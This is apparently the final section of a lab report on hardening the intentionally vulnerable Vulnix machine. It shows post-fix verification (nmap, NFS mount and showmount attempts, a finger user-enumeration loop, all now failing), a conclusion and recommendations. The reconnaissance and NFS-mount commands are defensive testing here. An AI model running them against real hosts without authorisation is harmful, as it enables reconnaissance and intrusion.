Port Scan Results: Only Port 22 (SSH) remains open. All legacy ports are closed.

User Check: vulnix user is removed. Service accounts have nologin shells.

Service Check: NFS, Postfix, and Dovecot services are stopped and disabled.

```
(fenix@kali)-[~]
$ nmap -sV 10.10.10.134
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-27 21:47 +0200
Nmap scan report for 10.10.10.134
Host is up (0.00084s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:EB:0B:46 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.49 seconds
```

Figure 15: Nmap verification

- Remote machine before reboot endpoint

```
bash-4.2# ps
  PID TTY          TIME CMD
 1639 pts/0        00:00:00 bash
 2623 pts/0        00:00:00 ps
```

Figure 16: Processes

```
bash-4.2# ss
State      Recv-Q Send-Q           Local Address:Port           Peer Address:Port
ESTAB      0      0           10.10.10.134:ssh             10.10.10.128:37544
```

Figure 17: Services

```
bash-4.2# grep -E "uucp|www-data|nobody" /etc/passwd
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
bash-4.2#
```

Figure 18: nologin

- After rebooting

```
vulnix@kali:/home/fenix$ ls -lsa
ls: cannot open directory '.': Permission denied
vulnix@kali:/home/fenix$
```

Figure 19: Access denied

- Kali Machine endpoint

```
(fenix@kali)-[~]
$ showmount -e 10.10.10.134
clnt_create: RPC: Timed out
```

Figure 20: Showmount empty

```
(root@kali)-[~]
# mount -t nfs -o rw,vers=3 10.10.10.134:/root /mnt/root_vu
lnix
mount.nfs: access denied by server while mounting (null)
```

Figure 21: Mount not possible

```
(fenix@kali)~[/OSCP]
$ for u in user $(cat vulnix_users.txt); do finger $u@10.10.10.134;echo '-----'; done
finger: connect: Connection timed out
-----
finger: connect: Connection timed out
-----
finger: connect: Connection timed out
-----
finger: connect: Connection timed out
-----
finger: connect: Connection timed out
-----
finger: connect: Connection timed out
-----
finger: connect: Connection timed out
-----
```

Figure 22: User enumeration not possible

6. Conclusion

The Vulnix system was successfully hardened against the identified vulnerabilities. The critical NFS and Sudo misconfigurations were fixed, legacy services were removed, and the attack surface was significantly reduced.

What made Vulnix configuration unique, was the possibility of modify /etc/exports without a password. Not only that but also the chain of misconfigurations that easy the way for privilege escalation.

The generic problems that Vulnix presented is also worth to mention. The machine suffered from a failure to apply the Principle of Least Privilege (by giving service accounts interactive shells) and a failure to reduce the attack surface.

Legacy and insecure services like Finger and RSH running. UUCP is obsolete but not unique to vulnix. There re still servers running it, some of them in remote areas/countries where Internet is not accessible and UUCP is their solution for communication. (Some schools, even in some occasions used for maritime communications).

And an issue that we still see very often is everything related to Information Disclosure. In this case, leaving Finger Services enabled leaked a user lists and further information.

Conclusion: The unique chain allowed for the initial compromise, but the generic misconfigurations ensured that once compromised, the attacker had maximum freedom to move laterally and persist. This highlights that while specific exploits are exciting, adhering to generic security hygiene (disabling unused services, locking service shells) is the most effective defense."

Recommendations for Production:

1. **OS Upgrade:** The system is running Ubuntu 12.04 – 3.2.0-29-generic. An immediate migration to a supported LTS version (e.g., Ubuntu 22.04) is required to receive security patches.
2. **Monitoring:** Implement log monitoring (e.g., fail2ban, syslog) to detect future brute-force attempts. (Constrains during system update made fail2ban installation not possible).
3. **Regular Audits:** Schedule periodic reviews of /etc/passwd and /etc/exports to prevent configuration drift.